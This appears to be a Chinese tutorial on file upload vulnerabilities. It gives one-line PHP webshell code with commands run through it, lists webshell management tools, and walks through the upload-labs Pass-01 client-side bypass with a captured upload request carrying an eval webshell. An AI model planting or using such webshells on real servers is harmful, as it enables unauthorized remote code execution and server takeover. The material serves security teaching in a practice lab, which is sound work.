一、一句话木马与文件上传漏洞

1、文件上传漏洞

文件上传漏洞是指用户上传了一个可执行的脚本文件（php、jsp、xml、cer等文件），而 WEB 系统没有进行检测或逻辑做的不够安全。文件上传功能本身没有问题，问题在于上传后如何处理及解释文件。

文件上传攻击是指攻击者利用 Web 应用对上传文件过滤不严的漏洞，将应用程序定义类型范围之外的文件上传到 Web 服务器，并且此类文件通常为木马，在上传成功后，攻击者即可获得当前的 webshell。

1.1一句话木马

木马，全称特洛伊木马(Trojan Horse)是指寄宿在计算机里的一种非授权的远程控制程序。

由于特洛伊木马程序能够在计算机管理员未发觉的情况下开放系统权限、泄漏用户信息、甚至窃取整个计算机管理使用权限，使得它成为了黑客们最为常用的工具之一。

一句话木马就是一段简单的代码，就这短短的一行代码，就能做到和大马相当的功能。一句话木马短小精悍，而且功能强大，隐蔽性非常好，在入侵中始终扮演着强大的作用。

1.2一句话木马尝试

1、准备一个php文件 `shell.php` ，里面写入以下内容：


```
<?php @eval($_POST['mima']);?>
```

2、将 shell.php 放入php网站的根目录

3、启动phpstudy


4、访问 http://127.0.0.1/shell.php，结果是白屏页面

5、使用post方式发送请求：mima=phpinfo();



6、执行命令：

发送post：mima=system('whoami');



7、手动测试一句话木马非常麻烦，后期会使用webshell管理工具，方便管理一句话木马。

二、文件上传靶场

upload-labs：https://github.com/c0ny1/upload-labs

搭建方式：

- 本地搭建
  - phpstudy
- docker搭建(了解)
  - docker pull tanyiqu/upload-labs:21
  - docker run -d -p 8089:80 tanyiqu/upload-labs:21

ps：一些关卡只能通过Windows搭建实现，一些关卡只能通过Linux搭建实现，因此两种搭建方式都需要。

三、Webshell管理工具

https://www.sohu.com/a/461035838_99907709

Webshell管理工具非常多，目前主流且常用的有：

蚁剑(AntSword)

Github：https://github.com/AntSwordProject/




冰蝎(Behinder)

GitHub：https://github.com/rebeyond/Behinder




菜刀(Caidao)



官网已经倒了，知道有这么个东西就行

哥斯拉(Godzilla)

GitHub：https://github.com/BeichenDream/Godzilla



四、文件上传前端绕过

环境：uplo-labs靶场 Windows&Linux

关卡：Pass-01

此关卡中，网站只在客户端（浏览器）进行文件的验证。


上传名为 1.php 的文件，被提示“该文件不允许上传”



可以看到，是弹框提示，肯定是前端用了JS代码，前端限制了后缀。

前端验证等于没有验证。

抓包绕过即可，上传一张写有“一句话木马”的jpg图片。



20:14:40 10...	HTTP	→	请求	POST	http://192.168.88.1/Pass-01/index.php?action=show_code
20:16:13 10...	WS	←	To client		https://aks-prod-japaneast.access-point.cloudmessaging.edge.microsoft.com/
20:16:51 10...	HTTP	→	请求	GET	https://aks-prod-japaneast.access-point.cloudmessaging.edge.microsoft.com/

请求

美化 Raw Hex

```
Origin: http://192.168.88.1
DNT: 1
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryacSeYGbh8eV4kyo3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.
Edg/142.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatior
;q=0.7
Referer: http://192.168.88.1/Pass-01/index.php?action=show_code
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: keep-alive

------WebKitFormBoundaryacSeYGbh8eV4kyo3
Content-Disposition: form-data; name="upload_file"; filename="1.jpg"
Content-Type: image/jpeg

<?php eval($_REQUEST[123]);?>
------WebKitFormBoundaryacSeYGbh8eV4kyo3
Content-Disposition: form-data; name="submit"

上传
```

把jpg改成php



PHP Version 5.2.17

System	Windows NT LAPTOP-BN3PH1KO 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\Install\upload-labs-env-win-0.1\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, compress.bzip2, https, ftps, zip

如果用蚁剑连接的话